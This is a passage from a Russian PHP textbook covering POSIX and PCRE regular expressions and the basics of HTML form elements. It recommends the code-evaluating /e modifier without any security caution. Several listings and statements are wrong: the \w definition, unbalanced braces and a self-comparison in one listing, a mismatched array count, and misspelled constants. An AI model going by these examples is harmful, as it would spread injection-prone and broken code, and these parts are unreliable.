В дополнение к стандартным правилам, которые мы уже обсудили, стандарт регулярных выражений POSIX определяет концепцию *класса символов* как способа еще большего упрощения определения диапазонов символов. Классы символов всегда ограничены с двух сторон двоеточиями и должны быть включены в квадратные скобки. Существует 12 классов символов:

- `alpha` — представляет собой букву алфавита (как в верхнем, так и в нижнем регистре). Это эквивалентно `[A-Za-z]`.
- `digit` — представляет цифры между 0 и 9 (эквивалент `[0-9]`).
- `alnum` — представляет буквы и цифры подобно `[0-9A-Za-z]`.
- `blank` — представляет "пробельные" символы — обычно это пробел и знак табуляции.
- `cntrl` — представляет "управляющие" символы, такие как DEL, INS и тому подобные.
- `graph` — представляет все печатные символы за исключением пробелов.
- `lower` — представляет только буквы нижнего регистра.
- `upper` — представляет только буквы верхнего регистра.
- `print` — представляет все печатные символы.
- `punct` — представляет знаки пунктуации, такие как `.` или `,`.
- `space` — пробел.
- `xdigit` — представляет шестнадцатеричные цифры.

Это позволяет, например, переписать наше выражение проверки электронного адреса следующим образом:

```
[[:alnum:]_]+@[[:alnum:]_]+\.[[:alnum:]_]{2,4}
```

Такая нотация намного проще и, очевидно, снижает вероятность ошибок.

Другая важная концепция, реализованная в расширении POSIX — это *ссылка*. Ранее в настоящей главе уже было показано, как скобки используются для группирования регулярных выражений. Когда вы используете их в регулярных выражениях POSIX, то

при интерпретации выражения интерпретатор присваивает числовой идентификатор каждому из сгруппированных выражений, для которых найдены совпадения. Этот идентификатор может использоваться позднее в разных операциях, таких как поиск и замена.

Например, рассмотрим следующую строку и регулярное выражение:
`marcot@tabini.ca`

```
([[:alpha:]]+)@([[:alpha:]]+)\.([[:alpha:]]{2,4})
```

Регулярное выражение должно соответствовать предшествующему электронному адресу. Однако, поскольку мы группируем имя пользователя, доменное имя и расширение доменного имени становятся ссылкой, как показано в табл. 3.1.

Таблица 3.1. Ссылки в регулярных выражениях

Номер ссылки	*Значение*
0	`marcot@tabini.ca` (строка соответствующая полному регулярному выражению).
1	`marcot`
2	`tabini`
3	`ca`

PHP обеспечивает поддержку POSIX с помощью функций класса `ereg*`. Простейшая форма соответствия регулярному выражению определяется с помощью функции `ereg()`:

```
ereg (pattern, string[, matches)
```

Функция `ereg()` работает, компилируя регулярное выражение, переданное в параметре `pattern`, и затем сравнивая его со `string`. Если регулярное выражение соответствует `string`, функция возвращает значение `true`, в противном случае — `false`. Если указан параметр `matches`, он заполняется массивом, содержащим все ссылки, заданные `pattern`, которые были найдены в `string` (см. листинг 3.1).

Листинг 3.1. Заполнение шаблонов с помощью ereg

```
<?php
   $s = 'marcot@tabini.ca';
   if (ereg ('([[:alpha:]]+)@([[:alpha:]]+)\.([[:alpha:]]{2,4})', $s,
   $matches))
   {
     echo "Регулярное выражение успешно. Совпадение сохранено\n";
     var_dump ($matches);
   }
   else
   {
     echo "Регулярное выражение не успешно.\n";
   }
?>
```

Если выполнить приведенный выше сценарий, результат будет следующим:

```
Регулярное выражение успешно. Совпадение сохранено
array(4) {
   [0]=>
   string(16) "marcot@tabini.ca"
   [1]=>
   string(6) "marcot"
   [2]=>
   string(6) "tabini"
   [3]=>
   string(2) "ca"
}
```

Это означает, что было найдено совпадение регулярному выражению строки, хранимой в переменной `$s`, и найденные ссылки возвращены в массиве `$matches`.

Если вас не интересует соответствие, чувствительное к регистру (и вы не хотите специфицировать все символы дважды при создании регулярного выражения), можете использовать функцию `eregi()`. Она принимает те же параметры и ведет себя таким же образом, что и `ereg()`, с тем отличием, что регистр букв игнорируется при поиске совпадения строки с регулярным выражением (см. листинг 3.2).

Листинг 3.2. Совпадение с шаблоном, нечувствительное к регистру

```
<?php
   $a = "UPPERCASE";
   echo (int) ereg ('uppercase', $a);
   echo "\n";
   echo (int) eregi ('uppercase', $a);
   echo "\n";
?>
```

В первом случае совпадение не будет найдено, потому что `ereg()` выполняет проверку на предмет совпадения, чувствительного к регистру, со строкой `$a`. Второй вызов найдет соответствие строки регулярному выражению, поскольку функция `eregi()` выполняет проверку соответствия по алгоритму, не зависящему от регистра.

Ссылки делают регулярные выражения даже еще более эффективным инструментом для осуществления операция поиска и замены. Для этой цели PHP предлагает функцию `ereg_replace()` и ее нечувствительный к регистру вариант `eregi_replace()`:

```
ereg_replace (pattern, replacement, string);
```

Функция `ereg_replace()` сначала сравнивает регулярное выражение `pattern` со строкой `string`. Затем она использует ссылки, созданные регулярным выражением, в `replacement` и возвращает результирующую строку. В листинге 3.3 показан пример.

Листинг 3.3. Использование функции `ereg_replace()`

```
<?php
   $s = 'marcot@tabini.ca';
   echo ereg_replace ('([[:alpha:]]+)@([[:alpha:]]+)\.([[:alpha:]]{2,4})',
   '\1 at \2 dot \3', $s)
?>
```

После выполнения сценарий выводит следующую строку:

```
marcot at tabini dot ca
```

Как видите, компилятор регулярных выражений из `$s` извлекает три ссылки, которые используются для подстановки соответствующих фрагментов заменяющей строки.

Perl-совместимые регулярные выражения

Perl-совместимые регулярные выражения (Perl Compatible Regular Expressions — PCRE) намного мощнее, чем их POSIX-аналоги. И, следовательно, они более сложны и трудны в применении.

PCRE добавляют свои собственные классы к правилам расширенных регулярных выражений, которые мы видели ранее:

- `\w` представляет символ "слова" и эквивалентен выражению `[A-Za-z0-9]`.
- `\W` является противоположностью `\w` и эквивалентен выражению `[^A-Za-z0-9]`.
- `\s` представляет пробельный символ.
- `\S` представляет непробельный символ.
- `\d` представляет цифру и эквивалентен `[0-9]`.
- `\D` представляет нецифровой символ и эквивалентен `[^0-9]`.
- `\n` представляет символ новой строки.
- `\r` представляет символ возврата каретки.
- `\t` представляет символ табуляции.

Как видите, выражения PCRE более лаконичны, чем их POSIX-аналоги. Фактически, наше простое регулярное выражение проверки корректности адреса электронной почты теперь можно записать следующим образом:

```
/\w+@\w+\.\w{2,4}/
```

Однако, минуточку! Что это за символы слэша в начале и в конце строк выражений? PCRE требует, чтобы действительные регулярные выражения были *разделены* двумя символами. По соглашению используется два ведущих слэша несмотря на то, что любой символ кроме обратного слэша, который не является буквенно-цифровым символом, также вполне могут подойти.

В самом деле, независимо от того, какой символ вы выберете, его придется отменить там, где он будет использоваться как часть самого регулярного выражения. Например:

```
/face\/off/
```

является эквивалентом регулярного выражения `face/off`.

PCRE также расширяет концепцию ссылок, делая их доступными не только в качестве побочного продукта операции вычисления регулярного выражения, но и в качестве части самой операции.

В PCRE существует возможность использовать ссылку, которая была определена ранее в регулярном выражении, как часть самого регулярного выражения. Рассмотрим пример. Предположим, что вы оказались в ситуации, когда требуется проверить следующие выражения:

```
Marco is a programmer. Marco's specialty is programming.
John is a programmer. John's specialty is programming.
```

Имя лица, на которое ссылается предложение, одинаково в обоих позициях (то есть "Marco" или "John"). Применение нормальной операции поиска и замены может потребовать дополнительных усилий при использовании регулярных выражений POSIX, поскольку вы заранее не знаете имени лица.

Для PCRE, однако, такая операция тривиальна. Вы начинаете с поиска совпадения в первой позиции строки. Имя — это первое слово:

```
/^(\w+) is a programmer.
```

Далее вы указываете имя снова. Как видите, в предыдущем выражении оно помещено в скобки, а это означает создание ссылки на него. Теперь можно вызвать эту ссылку *внутри самого регулярного выражения*:

```
/^(\w+) is a programmer. \1's specialty is programming.$/
```

Если вы попробуете применить это регулярное выражение к предложению

```
Marco is a programmer. Marco's specialty is programming.
```

все сработает хорошо. Однако если вы попытаетесь сделать то же в отношении предложения

```
Marco is a programmer. John's specialty is programming.
```

компилятор регулярных выражений не найдет совпадения, поскольку не совпадает ссылка.

Чтобы дать представление о том, насколько мощны выражения PCRE и почему их стоит изучать, рассмотрим выражение POSIX, предназначенное для той же цели:

```
<?php
   $s = 'Marco is a programmer. Marco\'s specialty is programming.';
   if (ereg ('^([[:alpha:]]+) is a programmer', $s, $matches)) {
      if (ereg ('([[:alpha:]]+)\'s specialty is programming.$', $s,
                $matches2)) {
         if ($matches[1] === $matches[1]) {
            echo "СОВПАДАЕТ\n";
         } else {
            echo "НЕ СОВПАДАЕТ\n";
      } else {
         echo "НЕ СОВПАДАЕТ\n";
   } else {
      echo "НЕ СОВПАДАЕТ\n";
   }
?>
```

Хотя POSIX-решение, представленное в этом примере, не настолько элегантно, тем не менее, очевидно, что оно требует три отдельных операции, чтобы достичь мощности всего одной, если применять PCRE.

Следует отметить, что невозможность применения ссылок внутри регулярного выражения является ограничением PHP, а не стандарта POSIX — это, к сожалению, означает, что реализация регулярных выражения PHP не полностью совместима с POSIX.

Основная функция PCRE в PHP — это preg_match():

```
preg_match (pattern, string[, matches[, flags]]);
```

Как и ereg(), эта функция заставляет проверять на соответствие регулярному выражению, сохраненному в pattern, строку string, при этом учитывая все совпадения ссылок, переданных в matches. Необязательный параметр flags на данный момент может содержать только значение PREG_OFFSET_CAPTURE. Если этот параметр указан, это заставляет preg_match() изменять формат matches таким образом, что он будет содержать как текст, так и позицию каждой ссылки внутри string. Рассмотрим пример:

```
<?php
   $s = 'Еще один прекрасный день';
   preg_match ('/прекрасный/', $s, $matches, PREG_OFFSET_CAPTURE);
   var_dump ($matches);
?>
```

Если выполнить этот сценарий, получится следующий результат:

```
array(1) {
   [0]=>
   array(2) {
      [0]=>
      string(9) "прекрасный"
      [1]=>
      int(8)
   }
}
```

Легко заметить, что массив $matches теперь содержит другой массив для каждой ссылки. Последний, в свою очередь, содержит и строку совпадения, и ее позицию внутри $s.

Другая функция семейства PCRE — это preg_match_all(), которая имеет тот же синтаксис, что и preg_match(), но выполняет поиск в строке всех вхождений регулярного выражения, а не только одного определенного. Ниже представлен пример:

```
<?php
   $s = 'Прекрасный день и красота озера';
   preg_match_all ('/крас[^ ]+/', $s, $matches);
   var_dump ($matches)
?>
```

Если выполнить этот сценарий, получается такой результат:

```
array(1) {
   [0]=>
   array(2) {
      [0]=>
      string(9) "Прекрасный"
      [1]=>
      string(6) "красота"
   }
}
```

Как видите, $matches содержит массив, элементы которого являются массивами, соответствующими найденным совпадениям для каждой из ссылок. В этом случае, поскольку никакая ссылка не была указана, представлен только нулевой элемент массива, но он содержит обе строки — "Прекрасный" и "красота". В отличие от этого, если выполнить регулярное выражение, воспользовавшись функцией preg_match(), будет возвращено только слово "Прекрасный".

Операции поиска и замены в мире PCRE выполняются с помощью функции preg_replace():

```
preg_replace (pattern, replacement, string[, limit]);
```

Как и ereg_replace(), эта функция применяет регулярное выражение pattern к строке string, а затем заменяет в параметре replacement ссылки, заданные в нем. Параметр limit может применяться для ограничения максимального количества замен. Ниже приведен пример, который возвращает Marcot at tabini dot ca.

```
<?php
   $s = 'marcot@tabini.ca';
   echo preg_replace ('/^(\w+)@(\w+)\.(\w{2,4})/', '\1 at \2 dot \3', $s);
?>
```

Имейте в виду, что это — единственный способ применения preg_replace(), в котором для всей входной строки подставляется строка замены. Фактически вы можете использовать эту функцию для замены только маленькой части текста:

```
<?php
   $s = 'Карандаш лежит в столе';
   echo preg_replace ('/в/', 'на', $s);
?>
```

Если вы полнить этот сценарий, функция preg_replace() заменит слово "в" словом "на" в строке $s, в результате выдав Карандаш лежит на столе.

Последняя из представляемых функций — это preg_split(), которая в определенном смысле является эквивалентом рассмотренной ранее функции explode(), с тем отличием, что она принимает регулярное выражение в качестве разделителя вместо обычной строки, а потому обладает некоторыми дополнительными возможностями:

```
preg_split (pattern, string[, limit[, flags]]);
```

Функция preg_split() работает, разбивая string на подстроки по разделителям, представляющим собой последовательность символов, заданную в pattern. Необязательный параметр limit может применяться для указания максимального числа разбиений. Параметр flags, с другой стороны, может использоваться для модификации поведения функции, как показано в табл. 3.2.

Рассмотрим пример использования preg_split().

```
<?php
   $s = 'Десять раз он звонил, и десять раз никто не ответил';
   var_dump (preg_split ('/[ ,]/', $s));
?>
```

Таблица 3.2. Флаги preg_split()

Константа	*Действие*
PREG_SPLIT_NO_EMPTY	Заставляет отбрасывать пустые строки.
PREG_SPLIT_DELIM_CAPTIRE	Заставляет все ссылки внутри pattern захватываться и возвращаться как часть вывода.
PREG_SPLIT_OFFSET_CAPTIRE	Заставляет позицию каждой подстроки возвращаться как часть вывода функции (подобно PREG_OFFSET_CAPTURE в функции preg_match()).

Этот сценарий разбивает строку $s либо по пробелам, либо по запятым, генерируя следующий вывод:

```
array(10) .{
   [0]=>
   string(3) "Десять"
   [1]=>
   string(5) "раз"
   [2]=>
   string(2) "он"
   [3]=>
   string(6) "звонил"
   [4]=>
   string(0) ""
   [5]=>
   string(3) "и"
   [6]=>
   string(3) "десять"
   [7]=>
   string(5) "раз"
   [8]=>
   string(6) "никто"
   [9]=>
   string(8) "не"
   [10]=>
   string(9) "ответил"
}
```

Функция explode() не подходит для этого случая, поскольку может разбить строку $s только по какому-то одному символу.

Именованные шаблоны

Великолепным и весьма полезным дополнением в PCRE является концепция *именованных* захватываемых групп (которые чаще называют *именованными шаблонами*). Такие группы позволяют вам обращаться к подшаблонам вашего выражения по произвольному имени вместо обращения по номеру позиции внутри регулярного выражения. Например, рассмотрим следующее регулярное выражение:

```
/^Name=(.+)$/
```

Теперь вы должны нормально обращаться к подшаблону (.+) как к первому элементу массива совпадений, возвращенного функцией preg_match() (или как $1 в подстановке, выполненной через вызов preg_replace() либо preg_replace_all()).

Это все хорошо — по крайней мере, до тех пор, пока у вас есть только ограниченное число подшаблонов, чьи позиции никогда не изменяются. Однако не удастся найти подстроку в позиции, которую нужно добавить к захватываемому подшаблону в начале регулярного выражения, уже содержащего шесть таких подстрок.

К счастью, эта проблема может быть решена раз и навсегда присвоением "имени" каждому подшаблону. Рассмотрим следующий шаблон:

```
/^Name=(?P<thename>.+)$/
```

Это создаст обратную ссылку внутри вашего выражения, которая может быть явно извлечена по имени thename. Если вы пропустите это выражение через функцию preg_match(), обратная ссылка будет вставлена в массив соответствий — как по номеру (с применением обычных правил нумерации), так и по имени. Если же, с другой стороны, вы пропустите его через preg_replace(), то можете обратиться к нему, заключив в скобки и снабдив префиксом ?P=. Например:

```
preg_replace ("/^Name=(?P<thename>.+)$/", "My name is (?P=thename)", $value);
```

Вы можете сами придумать пример использования этой функциональности.

Модификаторы PCRE

Ранее говорилось, что вам нужно указывать разделители для PCRE. Если это вызывает удивление, то вот объяснение: в PCRE введена концепция "модификаторов", которые могут быть добавлены к регулярному выражению для изменения поведения компилятора и/или интерпретатора регулярных выражений. Модификатор всегда добавляется в конец выражения, сразу после разделителя. Например, в следующем регулярном выражении:

```
/test/i
```

последнее i — это модификатор.

Существует множество различных модификаторов. Вероятно, наиболее часто используемым является i, который заставляет обрабатывать регулярное выражение независимо от регистра. Рассмотрим пример, как это работает.

```
<?php
 $s = 'Сегодня отличный день';
 echo (preg_match ('/ОТличный/i', $s) ? 'СОВПАДАЕТ' : 'НЕ СОВПАДАЕТ') . "\n";
?>
```

Если выполнить этот сценарий, то он выведет слово СОВПАДАЕТ, означающее, что сравнение прошло успешно, так как модификатор i инициирует сравнение без учета регистра.

Другой часто используемый и *чрезвычайно* мощный модификатор — это e, который, будучи примененным в сочетании с i, вынуждает компилятор регулярных выражений интерпретировать параметр replacement не как простую строку, а как PHP-выражение, которое выполняется и его результат используется в качестве строки замены.

Ниже показан пример, который демонстрирует, насколько мощный этот модификатор.

```
<?php
   $a = array
   (
      'name' => 'Торонто',
      'object'=> 'город'
   );
   $s = '{name} действительно замечательный {object}';
   echo preg_replace ('/{(\w+)}/e', '$a["\1"]', $s);
?>
```

Когда вы запускаете этот сценарий, функция `preg_replace()` находит все экземпляры буквенно-цифровых строк, ограниченных { и }, заменяет ссылку, созданную в `$a["\1"]`, вычисляет результирующее PHP-выражение и заменяет его значение в исходной строке.

Разберем пример шаг за шагом. Первое совпадение в регулярном выражении будет подстрокой `name`, которая затем помещается в строку замены, создавая таким образом PHP-выражение `$a["name"]`. Позднее, при выполнении, возвращается значение Торонто, которое подставляется внутри исходной строки. Тот же процесс повторяется для второго совпадения `object`, и возвращается финальный результат:

```
Торонто действительно замечательный город
```

Представьте, насколько сложнее было бы сделать что-то подобное без регулярных выражений и модификатора e!

Резюме

Когда вы разберетесь, как работают регулярные выражения, они станут для вас самым важным изобретением после колеса. Однако вы обнаружите, что стать мастером в их применении — это длительный и трудный процесс, который потребует много времени, прежде чем представление о том, как они работают и как их применять укоренится в вашем мозгу.

Вообще говоря, наиболее сложный аспект применения регулярных выражений — это их отладка, поскольку PHP не предоставляет никаких средств для ее выполнения, и язык сам по себе не предусматривает никакой техники поиска ошибок (таких как печать результатов на промежуточных стадиях). В результате наилучшим способом отладки регулярных выражений является правильное из написание. Подход, который рекомендуется — начинать регулярное выражение с простого "ядра" и добиваться, чтобы оно работало без проблем. Затем можно шаг за шагом усложнять его, каждый раз проверяя работоспособность, до тех пор, пока не получится ожидаемый результат. Поступая подобным образом, гораздо легче сохранить ситуацию под контролем и не потерять контроль над тем, что делает ваше выражение.

Другой важной вещью, которую следует понимать относительно регулярных выражений — это то, что они не являются панацеей от всех бед. Регулярные выражения работают медленнее, чем функции прямой подстановки строк, и потому должны применяться только тогда, когда последние не могут выполнить необходимую работу. И, наконец, регулярные выражения Perl часто гораздо быстрее их POSIX-аналогов. В результате, даже несмотря на то, что они несколько более сложны и требуют больше времени для овладения, вы должны рассматривать возможность их применения настолько часто, насколько это возможно.

ГЛАВА

4

Работа с формами в PHP

В ЭТОЙ ГЛАВЕ...

- Основы HTML-форм
- Отправка форм PHP-сценариям

Когда автор впервые начал знакомство с PHP (примерно в 1997 году), основной причиной, заставившей остановить выбор именно на этом языке (помимо его средств доступа к базам данных), стала возможность работы с формами. До того момента вся работа, которая делалась автором с использованием интерфейса общего шлюза (common gateway interface — CGI), выполнялась на чистом C, что означало постоянное преодоление разнообразных трудностей. Как вы узнаете из этой главы, и как автор самостоятельно убеждался все эти годы, применение PHP для доступа к данным и передачи их на Web-сервер через HTML-формы может быть быстрым и легким.

Вообще существует предположение, что если вы — разработчик PHP, то должны знать HTML как свои пять пальцев. Однако многие по-прежнему временами заглядывают в Internet или листают справочник по HTML, пытаясь вспомнить тот или иной HTML-дескриптор или атрибут. Таким образом, эта глава начинается с краткого обзора всех дескрипторов и атрибутов, имеющих отношение к HTML-формам, и правил их применения. Если вы хорошо владеете языком HTML, этот раздел можно спокойно игнорировать. Сразу после обсуждения HTML-форм будет представлен материал, относящийся к PHP.

Основы HTML-форм

Как упоминалось во вступлении к этой главе, данный раздел посвящен основам HTML-форм и потому к PHP имеет лишь косвенное отношение. Если вы — HTML-гуру (или, по крайней мере, считаете, что знаете достаточно об HTML-формах), можете пропустить этот раздел.

Создание форм

Когда вы создаете формы в HTML, первое, что вам понадобится — это HTML-дескриптор <FORM>. Этот дескриптор нужен для определения раздела в HTML-документе, который содержит все элементы управления, входящие в состав формы. В их число входят следующие элементы: текстовые поля, флажки, переключатели и так далее. Дескриптор <FORM> сам по себе имеет набор ассоциированных с ним атрибутов, которые определяют его поведение, когда форма отправляется. Эти атрибуты описаны в табл. 4.1.

Таблица 4.1. Атрибуты дескриптора <FORM>

Атрибут	*Описание*
ACTION	URL-адрес, по которому отправляется форма.
METHOD	Метод отправки формы (GET или POST).
ENCTYPE	Используемый тип кодировки.

НА ЗАМЕТКУ

Список атрибутов в табл. 4.1 далеко не полный. Как и в остальной части настоящей главы, обсуждаются только те атрибуты, которые существенны для PHP.

Несмотря на то что можно указывать все три упомянутых атрибута, ни один из них не является обязательным. Первый, ACTION, представляет URL-адрес, который принимает данные формы (например, ваш PHP-сценарий). Если атрибут ACTION опущен, данные формы по умолчанию отправляются тому же URL, который определяет саму форму. Второй атрибут, METHOD, определяет способ, по которому данные формы будут отправлены по URL-адресу, указанному в атрибуте ACTION. Два возможных значения этого атрибута — GET или POST. В большинстве случаев (хотя это — специфика клиента) в качестве значения по умолчанию атрибута METHOD принимается GET. Третьим из перечисленных в табл. 4.1 атрибутов является ENCTYPE. Этот атрибут служит для изменения способа, в соответствие с которым клиентский браузер отправляет данные формы по URL-адресу назначения. Если только вы не имеете дела со специальными случаями, такими как загрузка, атрибут ENCTYPE редко включается в дескрипторы <FORM> и может быть успешно проигнорирован.

Когда дескриптор <FORM> помещается в HTML-документ, единственное изменение, которое вносится в компоновку документа, является создание нового абзаца (подобно HTML-дескриптору <P>). Чтобы форма соответствовала своему предназначению и принимала ввод пользователя, вы должны включить соответствующие HTML-дескрипторы элементов формы.

Элементы HTML-формы

Элементы HTML-формы (по крайней мере, в нашем обсуждении) — это такие вещи, как текстовые поля, флажки и тому подобное, которые могут быть представлены пользователю для реализации ввода информации. Поскольку эта глава не посвящена HTML, каждый из них рассматривается очень кратко.

Элементы текстового поля и поля ввода пароля

Первым элементом формы из числа рассматриваемых будет текстовое поле. Этот элемент формы представляет собой однострочное поле ввода и определяется HTML-дескриптором <INPUT>, а также установкой значения его атрибута TYPE равным TEXT. В табл. 4.2 перечислены допустимые атрибуты для текстовых полей и их значения.

Таблица 4.2. Атрибуты текстового поля

Атрибут	*Описание*
NAME	Имя, присвоенное текстовому полю.
SIZE	Размер текстового поля в браузере (в символах).
MAXLENGTH	Максимальное количество символов, принимаемое текстовым полем.
VALUE	Значение по умолчанию для текстового поля.

Листинг 4.1. Создание текстового поля в HTML

```
<INPUT TYPE="TEXT"
       NAME="mytextfield"
       VALUE="Значение по умолчанию"
       SIZE=30
       MAXLENGTH=30>
```

Подобно текстовому полю, поле ввода пароля позволяет организовать такой же однострочный ввод. Однако в отличие от только что описанного текстового поля, поле ввода пароля маскирует вводимые символы таким образом, что они не могут быть прочитаны с экрана. Чтобы создать поле ввода пароля, установите значение атрибута TYPE дескриптора <INPUT> равным PASSWORD. Поскольку текстовые поля и поля ввода пароля принимают один и тот же набор атрибутов, обратитесь к табл. 4.2, чтобы просмотреть набор допустимых атрибутов для полей ввода пароля. Ниже представлен пример использования поля пароля.

Листинг 4.2. Создание поля ввода пароля в HTML

```
<INPUT TYPE="password"
       NAME="mypassword"
       VALUE="Вы не сможете прочесть это в браузере">
```

Элементы переключателя и флажка

Один из методов, предназначенных для того, чтобы позволить пользователям выбирать один пункт из списка допустимых, предполагает использование переключателей. В HTML переключатель может быть создан установкой значения атрибута TYPE дескриптора <INPUT> равным RADIO. Элемент переключателя допускает только три атрибута: NAME, VALUE и CHECKED. Когда вы имеете дело с переключателями, необходимо принимать во внимание следующие моменты:

- Для того чтобы набор переключателей работал правильно как единая группа (то есть только один из них мог быть отмечен), каждый переключатель в наборе должен иметь одно и то же значение атрибута NAME.
- Атрибуту CHECKED не присваивается значение, и только один переключатель в группе может иметь этот атрибут (см. листинг 4.3).

Также следует отметить, что атрибут VALUE не отображается в браузере, но вместо этого передается как значение при отправке данных формы. В листинге 4.3 переключатель используется для выбора пользователем любимого вида спорта.

Листинг 4.3. Создание группы переключателей в HTML

```
<INPUT TYPE="radio" NAME="myradio" CHECKED VALUE="1">Американский футбол<BR>
<INPUT TYPE="radio" NAME="myradio" VALUE="2">Футбол<BR>
<INPUT TYPE="radio" NAME="myradio" VALUE="3">Хоккей<BR>
<INPUT TYPE="radio" NAME="myradio" VALUE="4">Бейсбол<BR>
```

Флажки подобны переключателям, но позволяют отмечать любое количество из представленных позиций. Флажок создается установкой значения атрибута TYPE в дескрипторе <INPUT> равным CHECKBOX. В отличие от переключателей, здесь не требуется устанавливать одинаковые значения атрибута NAME для всей группы, и не действует ограничение на количество элементов группы, снабженных атрибутом CHECKED.

Флажки, однако, имеют тот же набор атрибутов, что и переключатели (NAME, VALUE и CHECKED). В листинге 4.4 с помощью флажков пользователи могут отметить виды спорта, которые они предпочитают смотреть по телевизору.

НА ЗАМЕТКУ

Вы не просто *не* должны устанавливать одинаковые имена для нескольких флажков, как это делается с переключателями — так поступать категорически запрещено. Флажки всегда должны именоваться уникальным образом, чтобы избежать потенциальных ошибок, которые трудно обнаружить.

Листинг 4.4. Создание группы флажков в HTML

```
<INPUT TYPE="checkbox" NAME="mycheckbox1" VALUE="1">Американский футбол<BR>
<INPUT TYPE="checkbox" NAME="mycheckbox2" CHECKED VALUE="2">Футбол<BR>
<INPUT TYPE="checkbox" NAME="mycheckbox3" CHECKED VALUE="3">Хоккей<BR>
<INPUT TYPE="checkbox" NAME="mycheckbox4" VALUE="4">Бейсбол<BR>
```

Элемент загрузки файла

Следующий элемент формы, который мы рассмотрим — это элемент загрузки файла. Этот элемент формы предоставляет возможность клиентскому браузеру просматривать локальную файловую систему и выбирать файл для загрузки на Web-сервер. Более подробно о том, как этот элемент должен использоваться для правильной его работы, будет описано позднее в настоящей главе, в разделе "Управление загрузкой файлов". Чтобы создать элемент загрузки файлов, установите значение атрибута TYPE дескриптора <INPUT> равным FILE. Допустимые атрибуты этого элемента формы перечислены в табл. 4.3.

Таблица 4.3. Атрибуты элемента загрузки файлов

Атрибут	*Описание*
NAME	Имя элемента.
SIZE	Размер текстового поля элемента (в символах).
MAXLENGTH	Максимальная длина текстового поля.
MIME	Тип MIME, принимаемый полем элемента.

В листинге 4.5 иллюстрируется пример применения элемента загрузки файлов, позволяющий пользователю загружать только файлы с MIME-типом "image/*" (то есть только графические изображения).

Листинг 4.5. Использование элемента загрузки файлов HTML

```
<INPUT TYPE="file" NAME="myfile" ACCEPT="image/*">
```

Списки и выпадающие списки

Для создаваемых форм HTML предлагает множество способов для выбора элементов из списка. Список может быть представлен в виде одной строки, в которой пользователь щелкает на стрелке, чтобы просмотреть все возможные варианты выбора (выпадающий список), или же список может иметь вид стандартного прокручиваемого списка, в котором может быть выбрано один или более элементов. Вся эта функциональность обеспечивается двумя HTML-дескрипторами: <SELECT>, который опре-

деляет список (подобно тому, как <FORM> определяет форму), и <OPTION>, который используется для определения элементов списка. В табл. 4.4 и 4.5 описаны допустимые атрибуты дескрипторов <SELECT> и <OPTION>.

Таблица 4.4. Атрибуты HTML-дескриптора <SELECT>

Атрибут	*Описание*
NAME	Имя, присвоенное списку.
SIZE	Количество элементов для одновременного отображения в списке (значение 1 обозначает выпадающий список).
MULTIPLE	Флаг, указывающий на то, что можно выбирать одновременно несколько элементов.

Таблица 4.5. Атрибуты HTML-дескриптора <OPTION>

Атрибут	*Описание*
VALUE	Значение, которое отправляется, если элемент выбран.
SELECTED	Флаг, указывающий, что данный элемент выбран по умолчанию.

НА ЗАМЕТКУ

Выпадающие списки не могут использовать атрибут MULTIPLE.

В листинге 4.6 создается два списка. Первый — выпадающий список для выбора пользователем его любимого цвета, и второй — для указания одного или более любимого блюда.

Листинг 4.6. Использование списков в HTML

```
<SELECT NAME="цвета" SIZE=1>
<OPTION VALUE="красный">Мне нравится красный</OPTION>
<OPTION VALUE="синий">Мне нравится синий</OPTION>
<OPTION VALUE="зеленый">Мне нравится зеленый</OPTION>
</SELECT><BR><BR>
<SELECT NAME="Блюда" SIZE=4 MULTIPLE>
<OPTION VALUE="Китайские">Мне нравятся китайские блюда</OPTION>
<OPTION VALUE="Мексиканские">Мне нравятся мексиканские блюда</OPTION>
<OPTION VALUE="Американские">Мне нравятся американские блюда</OPTION>
<OPTION VALUE="Итальянские">Мне нравятся итальянские блюда</OPTION>
<OPTION VALUE="никакие">Мне не нравятся никакие из этих блюд</OPTION>
</SELECT>
```

Многострочные текстовые поля

В начале этого раздела рассматривались текстовые поля. Однако вспомните, что, говоря об элементе, представляющем текстовое поле, упоминалось, что оно позволяет вводить только одну строку текста. Чтобы дать возможность вводить множество строк, нужно использовать элемент <TEXTAREA>. Его атрибуты перечислены в табл. 4.6.

Таблица 4.6. Атрибуты HTML-дескриптора <TEXTAREA>

Атрибут	*Описание*
NAME	Имя элемента.
COLS	Ширина текстового поля в символах.
ROWS	Высота текстового поля в строках.
WRAP	Определяет, как текст передается относительно того, как он печатается в поле.

В то время как атрибуты COLS, ROWS и NAME вполне очевидны, атрибут WRAP требует некоторого пояснения. Атрибут WRAP принимает одно из трех значений: off, soft и hard. Эти значения определяют, как текст будет передаваться относительно того, как печатается. Когда выбрано значение off, это значит, что текстовое поле не заворачивает свое содержимое (ввод продолжается за границей текстового поля) и текст передается в точности так, как он напечатан. Значение soft означает, что текст будет заворачиваться в пределах текстового поля, однако он будет передаваться так, как был напечатан. Последнее значение, hard, означает, что текст будет заворачиваться в пределах текстового поля и передаваться вместе с включенными символами новой строки.

В отличие от всех прочих элементов HTML, которые уже были обсуждены, элемент <TEXTAREA> должен сопровождаться завершающим HTML-дескриптором </TEXTAREA>. Между этими двумя дескрипторами помещается любое значение по умолчанию. В листинге 4.7 создается текстовое поле с текстом по умолчанию Это моя текстовая область.

Листинг 4.7. Использование элемента <TEXTAREA>

```
<TEXTAREA ROWS="5" COLS="30" WRAP="hard">Это моя текстовая область
</TEXTAREA>
```

Скрытые значения формы

HTML-формы помимо того, что представляют пользователям возможность ввода данных для отправки на сервер, также позволяют отправлять нередактируемые данные. Это делается с помощью скрытых значений формы. Такие значения создаются путем установки значения атрибута TEXT дескриптора <INPUT> равным HIDDEN. В отличие от всех прочих элементов, описанных в этом разделе, скрытые (hidden) элементы формы (как это следует из самого их названия) никогда не отображаются в браузере клиента — они только передаются на сервер при отправке формы. Скрытые элементы формы очень часто используются при взаимодействии со сценариями (как будет показано далее в настоящей главе и в остальной части книги). Атрибуты скрытого элемента — NAME и VALUE — представляют, соответственно, его имя и значение. Это проиллюстрировано в листинге 4.8, в котором скрытому элементу формы с именем myvalue присваивается значение foo.

Листинг 4.8. Использование скрытых элементов форм

```
<INPUT TYPE="HIDDEN" NAME="myvalue" VALUE="foo">
```

Элементы отправки формы и кнопки

Последний тип элементов, который будет рассмотрен, — это элемент кнопки и отправки формы. Эти элементы реализуются с помощью дескриптора <INPUT> при установке значений SUBMIT, IMAGE и BUTTON атрибута TYPE. Поскольку элементы SUBMIT и IMAGE ведут себя одинаково, сначала поговорим о них.

